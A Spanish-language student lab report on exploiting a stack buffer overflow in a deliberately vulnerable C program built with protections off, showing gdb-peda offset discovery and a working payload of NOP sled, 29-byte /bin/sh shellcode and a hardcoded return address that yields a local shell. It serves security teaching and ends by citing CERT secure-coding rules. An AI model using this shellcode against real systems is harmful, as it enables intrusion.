Ignacio NietoVidaurrázaga *inietv00@estudiantes.unileon.es*

PRÁCTICA DE BUFFER OVERFLOW

Introducción

En esta práctica se va a introducir código shellcode dentro de nuestro sistema a través de la vulnerabilidad que tiene un código programado en C. Este shellcode es un conjunto de órdenes programadas generalmente en lenguaje ensamblador y trasladadas a opcodes (conjunto de valores hexadecimales) que suelen ser inyectadas en la pila (o stack) de ejecución de un programa para conseguir que la máquina en la que reside se ejecute la operación que se haya programado

Operativa

- Creamos un programa sencillo en C en el cual se va a producir un desbordamiento de buffer:


Utilizamos C y la función *strcpy* dentro del programa ya que esta no comprueba si el parámetro que le pasa el usuario entra dentro del rango admisible por la variable (sería recomendable usar por ejemplo *strncpy*).

└─$ cat programa_overflow.c

```
#include <stdio.h>
#include <string.h>
int main(int argc, char** argv){
char buffer[500];
strcpy(buffer,argv[1]);
return 0;
}
```

El buffer va creciendo y ocupando parte de la pila (donde se almacenan variables locales, variables de referencia, parámetros y valores de retorno, resultados parciales).

Teniendo en cuenta esto vamos a intentar que la dirección de retorno en la pila incluya en parte el shellcode.



- Compilamos el programa con las flags *-fno-stack-protector* y *-z execstack* para desactivar las protecciones del sistema para poder hacer el overflow ya que si está habilitado -fstack-protector, el ropio sistema reserva algo más de espacio en la pila e impsibilita el desbordamiento.

gcc -g programa_overflow.c -o programa -fno-stack-protector -z execstack

- Utilizamos el depurador gdb con la extensión peda que ayuda con algunos comandos e información expuesta.

Con la siguiente instrucción comprobamos que ASLR está desactivado. ASLR proporciona aleatoriedad en la disposición del espacio de direcciones, así que descativándolo podremos prever las direcciones de retorno.

gdb-peda$ aslr

ASLR is OFF

- Comprobamos también otras protecciones del sistema que se encuentran desactivadas:

gdb-peda$ checksec

CANARY : disabled
FORTIFY : disabled
NX : disabled
PIE : disabled
RELRO : Partial

gdb-peda$ list
1 #include <stdio.h>
2 #include <string.h>
*3 int main(int argc, char** argv){*
4 char buffer[500];
5 strcpy(buffer,argv[1]);
6 return 0;
7 }

- Desensamblamos el codigo para comprobar instrucciones y direcciones.

gdb-peda$ disas main
Dump of assembler code for function main:
0x0000000000001135 <+0>: push rbp
0x0000000000001136 <+1>: mov rbp,rsp
0x0000000000001139 <+4>: sub rsp,0x210
0x0000000000001140 <+11>: mov DWORD PTR [rbp-0x204],edi
0x0000000000001146 <+17>: mov QWORD PTR [rbp-0x210],rsi
0x000000000000114d <+24>: mov rax,QWORD PTR [rbp-0x210]
0x0000000000001154 <+31>: add rax,0x8
0x0000000000001158 <+35>: mov rdx,QWORD PTR [rax]
0x000000000000115b <+38>: lea rax,[rbp-0x200]
0x0000000000001162 <+45>: mov rsi,rdx
0x0000000000001165 <+48>: mov rdi,rax
0x0000000000001168 <+51>: call 0x1030 <strcpy@plt>
0x000000000000116d <+56>: mov eax,0x0

```
   0x0000000000001172 <+61>: leave
   0x0000000000001173 <+62>: ret
End of assembler dump.
```

- Mediante un script de python, vamos a escribir en el buffer el carácter 'A' 510 veces para producir el desbordamiento.

```
gdb-peda$ run $(python -c "print('A'*510)")
Starting program: /home/mck6194/master/DPS/programa $(python -c "print('A'*510)")
[Inferior 1 (process 4966) exited normally]
Warning: not running
```

- Como no se ha producido desbordamiento escribimos esta vez 524 caracteres, produciendo esta vez sí el desbordamiento (Segmentation fault):

```
gdb-peda$ run $(python -c "print('A'*524)")
Starting program: /home/mck6194/master/DPS/programa $(python -c "print('A'*524)")

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x414141 ('AAA')
RDX: 0x6
RSI: 0x7fffffffe380 --> 0x5300414141414141 ('AAAAAA')
RDI: 0x7fffffffdd26 --> 0x7f00414141414141
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffdd30 --> 0x7fffffffde18 --> 0x7fffffffe158 ("/home/mck6194/master/DPS/programa")
RIP: 0x7f0041414141
R8 : 0x0
R9 : 0x7ffff7fe22f0 (<_dl_fini>: push   rbp)
R10: 0x5555555543d9 --> 0x5f00797063727473 ('strcpy')
R11: 0x7ffff7f4a750 (<__strcpy_avx2>: mov    rcx,rsi)
R12: 0x555555555050 (<_start>: xor    ebp,ebp)
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x7f0041414141
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdd30 --> 0x7fffffffde18 --> 0x7fffffffe158 ("/home/mck6194/master/DPS/programa")
0008| 0x7fffffffdd38 --> 0x2f7e11c27
0016| 0x7fffffffdd40 --> 0x555555555135 (<main>: push   rbp)
0024| 0x7fffffffdd48 --> 0x400000004
0032| 0x7fffffffdd50 --> 0x0
0040| 0x7fffffffdd58 --> 0x325c848ebab98612
0048| 0x7fffffffdd60 --> 0x555555555050 (<_start>: xor    ebp,ebp)
0056| 0x7fffffffdd68 --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00007f0041414141 in ?? ()
```

- Con RIP observamos que la return instruction pointer es 0x7f0041414141. **Pero todavía no se ha sobreescrito por completo así que probamos una vez más, pero esta vez con 526 caracteres:**

gdb-peda$ run $(python -c "print('A'*526)")
*Starting program: /home/mck6194/master/DPS/programa $(python -c "print('A'*526)")*

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x414141 ('AAA')
RDX: 0x6
RSI: 0x7fffffffe380 --> 0x5300414141414141 ('AAAAAA')
RDI: 0x7fffffffdd28 --> 0x414141414141 ('AAAAAA')
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffdd30 --> 0x7fffffffde18 --> 0x7fffffffe156 ("/home/mck6194/master/DPS/programa")
RIP: 0x414141414141 ('AAAAAA')
R8 : 0x0
R9 : 0x7ffff7fe22f0 (<_dl_fini>: push rbp)
R10: 0x5555555543d9 --> 0x5f00797063727473 ('strcpy')
R11: 0x7ffff7f4a750 (<__strcpy_avx2>: mov rcx,rsi)
R12: 0x555555555050 (<_start>: xor ebp,ebp)
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x414141414141
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdd30 --> 0x7fffffffde18 --> 0x7fffffffe156 ("/home/mck6194/master/DPS/programa")
0008| 0x7fffffffdd38 --> 0x2f7e11c27
0016| 0x7fffffffdd40 --> 0x555555555135 (<main>: push rbp)
0024| 0x7fffffffdd48 --> 0x400000004
0032| 0x7fffffffdd50 --> 0x0
0040| 0x7fffffffdd58 --> 0x6f6acf07fee369b0
0048| 0x7fffffffdd60 --> 0x555555555050 (<_start>: xor ebp,ebp)
0056| 0x7fffffffdd68 --> 0x0
[--]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000414141414141 in ?? ()

- Esta vez sí se ha sobreescrito en la dirección de retorno con el carácter 'A' (carácter 41). Vamos a comprobar que podemos sobreescribir con otro carácter, por ejemplo 'S':

gdb-peda$ run $(python -c "print('A'*520+'S'*6)")
*Starting program: /home/mck6194/master/DPS/programa $(python -c "print('A'*520+'S'*6)")*

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x535353 ('SSS')
RDX: 0x6
RSI: 0x7fffffffe380 --> 0x5300535353535353 ('SSSSSS')
RDI: 0x7fffffffdd28 --> 0x535353535353 ('SSSSSS')
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffdd30 --> 0x7fffffffde18 --> 0x7fffffffe156 ("/home/mck6194/master/DPS/programa")
RIP: 0x535353535353 ('SSSSSS')
R8 : 0x0

R9 : 0x7ffff7fe22f0 (<_dl_fini>: push rbp)
R10: 0x5555555543d9 --> 0x5f00797063727473 ('strcpy')
R11: 0x7ffff7f4a750 (<__strcpy_avx2>: mov rcx,rsi)
R12: 0x555555555050 (<_start>: xor ebp,ebp)
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[----------code----------]
Invalid $PC address: 0x535353535353
[----------stack----------]
0000| 0x7fffffffdd30 --> 0x7fffffffde18 --> 0x7fffffffe156 ("/home/mck6194/master/DPS/programa")
0008| 0x7fffffffdd38 --> 0x2f7e11c27
0016| 0x7fffffffdd40 --> 0x555555555135 (<main>: push rbp)
0024| 0x7fffffffdd48 --> 0x400000004
0032| 0x7fffffffdd50 --> 0x0
0040| 0x7fffffffdd58 --> 0xd0b028b17a0bcecb
0048| 0x7fffffffdd60 --> 0x555555555050 (<_start>: xor ebp,ebp)
0056| 0x7fffffffdd68 --> 0x0
[----------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000535353535353 in ?? ()

Sí se ha escrito el carácter 'S' 6 veces (53)

- Ahora comprobamos la región de la pila con la siguiente instrucción *x/500$rsp:*


gdb-peda$ x/500$rsp

0x7fffffffe0e0: 0x0000000000000000 0x0000000000000019
0x7fffffffe0f0: 0x00007fffffffe139 0x000000000000001a
0x7fffffffe100: 0x0000000000000002 0x000000000000001f
0x7fffffffe110: 0x00007fffffffefd6 0x000000000000000f
0x7fffffffe120: 0x00007fffffffe149 0x0000000000000000
0x7fffffffe130: 0x0000000000000000 0xa64bf789f18f3c00
0x7fffffffe140: 0x65bd0d410dec8568 0x0034365f363878e7
0x7fffffffe150: 0x682f000000000000 0x366b636d2f656d6f
0x7fffffffe160: 0x7473616d2f343931 0x702f5350442f7265
0x7fffffffe170: 0x00616d6172676f72 0x4141414141414141
0x7fffffffe180: 0x4141414141414141 0x4141414141414141
0x7fffffffe190: 0x4141414141414141 0x4141414141414141
0x7fffffffe1a0: 0x4141414141414141 0x4141414141414141
0x7fffffffe1b0: 0x4141414141414141 0x4141414141414141
0x7fffffffe1c0: 0x4141414141414141 0x4141414141414141
0x7fffffffe1d0: 0x4141414141414141 0x4141414141414141
0x7fffffffe1e0: 0x4141414141414141 0x4141414141414141
0x7fffffffe1f0: 0x4141414141414141 0x4141414141414141
0x7fffffffe200: 0x4141414141414141 0x4141414141414141
0x7fffffffe210: 0x4141414141414141 0x4141414141414141
0x7fffffffe220: 0x4141414141414141 0x4141414141414141
0x7fffffffe230: 0x4141414141414141 0x4141414141414141
0x7fffffffe240: 0x4141414141414141 0x4141414141414141
0x7fffffffe250: 0x4141414141414141 0x4141414141414141
0x7fffffffe260: 0x4141414141414141 0x4141414141414141
0x7fffffffe270: 0x4141414141414141 0x4141414141414141
0x7fffffffe280: 0x4141414141414141 0x4141414141414141
0x7fffffffe290: 0x4141414141414141 0x4141414141414141
0x7fffffffe2a0: 0x4141414141414141 0x4141414141414141

0x7fffffffe2b0: 0x4141414141414141 0x4141414141414141
0x7fffffffe2c0: 0x4141414141414141 0x4141414141414141
0x7fffffffe2d0: 0x4141414141414141 0x4141414141414141
0x7fffffffe2e0: 0x4141414141414141 0x4141414141414141
0x7fffffffe2f0: 0x4141414141414141 0x4141414141414141
0x7fffffffe300: 0x4141414141414141 0x4141414141414141
0x7fffffffe310: 0x4141414141414141 0x4141414141414141
0x7fffffffe320: 0x4141414141414141 0x4141414141414141
0x7fffffffe330: 0x4141414141414141 0x4141414141414141
0x7fffffffe340: 0x4141414141414141 0x4141414141414141
0x7fffffffe350: 0x4141414141414141 0x4141414141414141
0x7fffffffe360: 0x4141414141414141 0x4141414141414141
0x7fffffffe370: 0x4141414141414141 0x4141414141414141
0x7fffffffe380: 0x5300535353535353 0x455f444d45545359
0x7fffffffe390: 0x3d4449505f434558 0x4853530030393331
0x7fffffffe3a0: 0x4f535f485455415f 0x2f6e75722f3d4b43
0x7fffffffe3b0: 0x3030312f72657375 0x6e697279656b2f30
0x7fffffffe3c0: 0x4553006873732f67 0x414d5f4e4f495353
0x7fffffffe3d0: 0x6f6c3d524547414e 0x696c616b2f6c6163
0x7fffffffe3e0: 0x2e2f706d742f403a 0x78696e752d454349
0x7fffffffe3f0: 0x6e752c343434312f 0x3a696c616b2f7869
0x7fffffffe400: 0x43492e2f706d742f 0x312f78696e752d45
0x7fffffffe410: 0x4d4f4e4700343434 0x4e494d5245545f45
0x7fffffffe420: 0x45455243535f4c41 0x672f67726f2f3d4e
0x7fffffffe430: 0x7265542f656d6f6e 0x63732f6c616e696d

Se han eliminado muchas direcciones de la pila pero se observa como se ha escrito el carácter 'A en muchas direcciones. Escogemos una de las direcciones de retorno 0x7fffffffe1e0 para sustituirla por codigo nuestro.

- Ahora en vez de escribir 'A' en la pila vamos a meter primero instrucciones de no operación (\x90) de manera que si la dirección de retorno apunta a una de estas instrucciones (\x90) pase a la siguiente hasta que llegue a donde nos interesa que es el shellcode que queremos inyectar.



- Finalmente ajustamos el shellcode que vamos a introducir (shellcode de 29 bytes). Por ello tenemos que hacer cálculos para que toda nuestra instrucción ocupe 526 caracteres que era el punto que teníamos controlado. Por tanto, 491 caracteres de no operación, 29 caracteres de nuestro código malicioso y 6 de la dirección de retorno \xe0\xe1\xff\xff\xff\x7f = 0x7fffffffe1e0.

gdb-peda$ run $(python -c "print('\x90'*491+'\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05'+'\xe0\xe1\xff\xff\xff\x7f')")

```
Starting program: /home/mck6194/master/DPS/programa $(python -c "print('\x90'*491+'\x6a\x42\x58\xfe\xc4\
x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05'+'\xe0\
xe1\xff\xff\xff\x7f')")
process 5709 is executing new program: /usr/bin/dash
$ ll
sh: 1: ll: not found
$ ls -ltr
[Attaching after process 5709 vfork to child process 5711]
[New inferior 2 (process 5711)]
[Detaching vfork parent process 5709 after child exec]
[Inferior 1 (process 5709) detached]
process 5711 is executing new program: /usr/bin/ls
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
total 36
-rw-r--r-- 1 mck6194 mck6194  129 Nov 13 19:28 programa_overflow.c
-rwxr-xr-x 1 mck6194 mck6194 17160 Nov 13 19:32 programa
drwxr-xr-x 4 mck6194 mck6194 4096 Nov 13 19:48 peda
-rw-r--r-- 1 mck6194 mck6194  7 Nov 13 21:12 peda-session-programa.txt
-rw-r--r-- 1 mck6194 mck6194  117 Nov 13 22:13 shellcode_29bytes
[Inferior 2 (process 5711) exited normally]
$ Warning: not running
zsh: suspended (tty output) gdb programa

┌──(mck6194㉿kali)-[~/master/DPS]
└─$
```

- Vemos como se ha obtenido una shell sobre el sistema pudiendose ver contenido, crear archivos, etc. Con este u otros shellcode podríamos llegar a escalar privilegios hasta hacernos con el sistema.

Conclusión

Para realizar el buffer overflow e introducir un shellcode se han tenido que desactivar funciones básicas del sistema y se ha tenido que usar una función obsoleta como *strcpy*, el resto del proceso ha consistido en prueba y error, algo fácil para un posible atacante.

Es responsabilidad del programador el diseñar un código seguro e intentar ajustarse a los estándares y recomendaciones de organismos reconocidos como por ejemplo SEI CERT C Coding Standard. Entre las reglas y recomendaciones de este estándar de la Carnegie Mellon University se encuentra la **MSC34-C** que indica “Do not use deprecated or obsolescent functions” como es el caso de strcpy. Y ya sólo con eso se hubiera evitado el ataque al no haber vulnerabilidad de overflow.